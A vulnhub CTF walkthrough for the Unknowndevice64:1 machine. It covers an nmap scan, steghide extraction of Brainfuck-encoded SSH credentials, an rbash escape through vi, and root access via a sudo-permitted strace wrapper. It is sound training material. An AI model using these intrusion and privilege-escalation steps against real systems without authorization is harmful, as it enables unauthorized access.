Unknowndevice64:1 Writeup

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Hello Friends today i tryed to Solve another machine from vulnhub.com .Enjoy the Walkthrough... Unknowndevice64: 1

ip: 172.16.148.159

port: 31337,1337

Vulnerability Exploited: Imformation Disclouser vulnerability

Vulnerability Fix: Rearrange the Data of the Server and remove commented content.

Severity: critical

Proof of Concept:

let's start:

Step:1

After running the full nmap scan we find two port are open 31337,1337.

```
root@kali:~/OSCP/172.16.148.159# nmap -sC -sV -T5  -p 1-65535 172.16.148.159 -oN nmap_full
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-04 03:30 EDT
Nmap scan report for 172.16.148.159
Host is up (0.00051s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
1337/tcp  open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b9:af:04:6d:f1:8c:59:3a:d6:e1:96:b7:f7:fc:57:83 (RSA)
|   256 12:68:4c:6b:96:1e:51:59:32:8a:3d:41:0d:55:6b:d2 (ECDSA)
|_  256 da:3e:28:52:30:72:7a:dd:c3:fb:89:7e:54:f4:bb:fb (ED25519)
31337/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.14)
|_http-server-header: SimpleHTTP/0.6 Python/2.7.14
|_http-title:    Website By Unknowndevice64
MAC Address: 00:0C:29:5F:B5:C4 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
root@kali:~/OSCP/172.16.148.159#
```


Step:2

Go to browser and open the server running on 31337 we find hidden page .

From index.html page we can see that **“h1dd3n”** keyword it may be password of anything save it.

Step:3

now try to see source page of the server....
and we found that a image name are present **“key_is_h1dd3n.jpg”**



browsering the image location and found a image :

step:4

may be in this image something hidden then try to extract from it using tool **“steghide”**

```
root@kali:~/OSCP/172.16.148.159# steghide extract -sf key_is_h1dd3n.jpg
Enter passphrase:
wrote extracted data to "h1dd3n.txt".
root@kali:~/OSCP/172.16.148.159#
```

when we try to extract data from image then it required the password then we enter **“h1dd3n”** as a password.and we got the **“h1dd3n.txt”** file.


Step:5

the content of **“h1dd3n.txt”** file is :

```
root@kali:~/OSCP/172.16.148.159# cat h1dd3n.txt
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>++++++++++++++++++.----------------.<----------------.--.++++++.----------.>----------
.<<+++.++.>+++++.--.++++++++++++.>++++++++++++++++++++++++++++++++++++++++.----------------.
root@kali:~/OSCP/172.16.148.159#
```

now try to decode the brainfuck content from online site:

https://www.dcode.fr/brainfuck-language




after decode the content of **“h1dd3n.txt”** we found username and password**.**

Username: ud64
Password: 1M!#64@ud

Normal Shell:

Step:5

now we try to login to the system by ssh with credential **“ud64”** and **“1M! #64@ud”.**



Now we sucessfully login with ssh but we found that the shell is ‘rbash’ .then try to bypass the ‘rbash’ shell.

Step:6

avialable command on **‘/bin/rbash’** shell is :

bypass the ‘/bin/rbash’ shell :

using **“vi”** command


Step:7

now we got the “/bin/bash” shell with path “/home/ud64” that why aren’t able execute any commands .now try to export the all the path and make shell fully functional:

Root Shell:

Step:8

now try to see any sudo command are there.then we found a sudo command are present which can run without password of root.




Step:9

/usr/bin/sysud64 run the strace command that why we run the “/usr/bin/sysud64 -o /dev/null /bin/bash “ .after that we got the root shell.

```
bash-4.4$ sudo /usr/bin/sysud64 -o /bin/bash
/usr/bin/sysud64: must have PROG [ARGS] or -p PID
Try '/usr/bin/sysud64 -h' for more information.
bash-4.4$ sudo /usr/bin/sysud64 -o /dev/null /bin/bash
root@unknowndevice64_v1:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
root@unknowndevice64_v1:/tmp# whoami
root
root@unknowndevice64_v1:/tmp#
```

Step:10

now try to see /root/flag.txt



Done.....